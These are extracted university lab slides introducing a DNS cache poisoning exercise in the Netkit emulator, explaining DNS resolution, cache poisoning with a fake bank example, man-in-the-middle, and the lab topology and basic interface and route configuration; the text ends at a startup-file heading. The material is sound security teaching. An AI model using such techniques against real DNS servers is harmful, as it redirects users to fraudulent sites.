

University of Trento
Network Security - Malware lab
2th May 2016



DNS CACHE POISONING LAB

GROUP #15:

MATTEO FIORANZATO

MATTEO MATTIVI

ANDREA SIMONELLI

MICHELA TESTOLINA



DON' T **CLOSE** OR **MOVE** ANY
WINDOW

Lab Objectives


➔ The main objective of this lab is to understand **how DNS cache poisoning works.**

➔ The laboratory is divided into the following steps:

1. **Introduction** to the scenario
2. **Understand** how to create the attack
3. **Poison** the cache of the local DNS
4. **Verify** the results




How do we visit a website?




1) CLIENT asks to its **local DNS** to **look in its cache** and look for the information that we want, e.g. an IP

How do we visit a website?




2) If it doesn't have any clue, **LOCAL DNS** will ask to the **ROOT DNS**.

How do we visit a website?




3) If **ROOT DNS** doesn't have any clue either, it will redirect us to the **AUTHORITY DNS server** that will answer.

How do we visit a website?




How do we visit a website?



5) The client contacts the **WEBSITE** at the **IP** just given by the **LOCAL DNS**

What is DNS poisoning?

The cache poisoning attack consists in creating a fake RR for a certain website and successfully inject it into the cache of a DNS server. So from that moment on, if the client asks for that specific website it will be redirected where the attacker wanted and not to the right one.




Example of attack:

1. The attacker poisons the cache of a DNS server with a fake IP address for the site `www.nicebank.com`
2. The user asks to its local DNS the location of `www.nicebank.com`
3. It gives to the user the IP address of the fake server `www.n1cebank.com`
4. The user is addressed to the fake website.

A typical man-in-the-middle attack:

In order to perform a DNS cache poisoning attack, we will use the man-in-the-middle technique. But what is it?



In this technique an attacker is in the middle of a connection between two devices and sniffs the packets that are exchanged. Then it can partially or totally modify those packets to its will.

Structure of the lab

In this lab, we will use the software **Netkit** (<http://wiki.netkit.org/>)

Netkit is an **environment for setting up and performing networking experiments** at low cost and with **little effort** developed by the University of Rome.

It allows to create several virtual network devices such as routers, switches, computers, that can be **easily interconnected** in order to form a network on a **single PC**.

Networking equipments are **virtual** but feature many of the characteristics of the **real** ones, including the configuration interface.

Netkit? So what?

Emulating a network with Netkit is a matter of:

- 1) Creating a folder that defines the lab
- 2) Writing a **simple file** describing the **link-level topology** of the network to be emulated.
- 3) Writing some **simple configuration files** that are identical to those used by real world networking tools

Netkit then takes care of starting the emulated network devices and of interconnecting them as required!



Structure of the lab

dns-local
10.0.0.3



dns-root
10.0.0.4




dns-com
10.0.0.5



r1



attacker
10.0.0.6



attserver
10.0.0.9



r2



client

198.168.0.111



facebook.com

192.168.0.222

Our lab in Netkit

1) The cachePoisoningLab folder defines our **LAB**




2) Each folder inside the LAB defines a **DEVICE** of the network



3) The **lab.conf** file defines the **CONNECTIONS** between devices



4) The **device.startup** files defines the **TYPE** of device and its parameters



The lab.conf file

Inside it, we define the **LANs** and the **connections** between all interfaces:


```
client[0]=A
attacker[0]=C
attserver[0]=C
```

```
r1[0]=A
r1[1]=C
```

```
dns-local[0]=C
dns-root[0]=C
dns-com[0]=C
```

```
r2[0]=B
r2[1]=C
```

```
facebook[0]=B
```



The client.startup file


Inside it, we will find a very basic network configuration:

(1) Definition of the interfaces

```
ifconfig eth0 192.168.0.111 netmask 255.255.255.128 up
```

(2) Definition of the routes

```
route add default gw 192.168.0.1 dev eth0
```



The dns-root.startup file

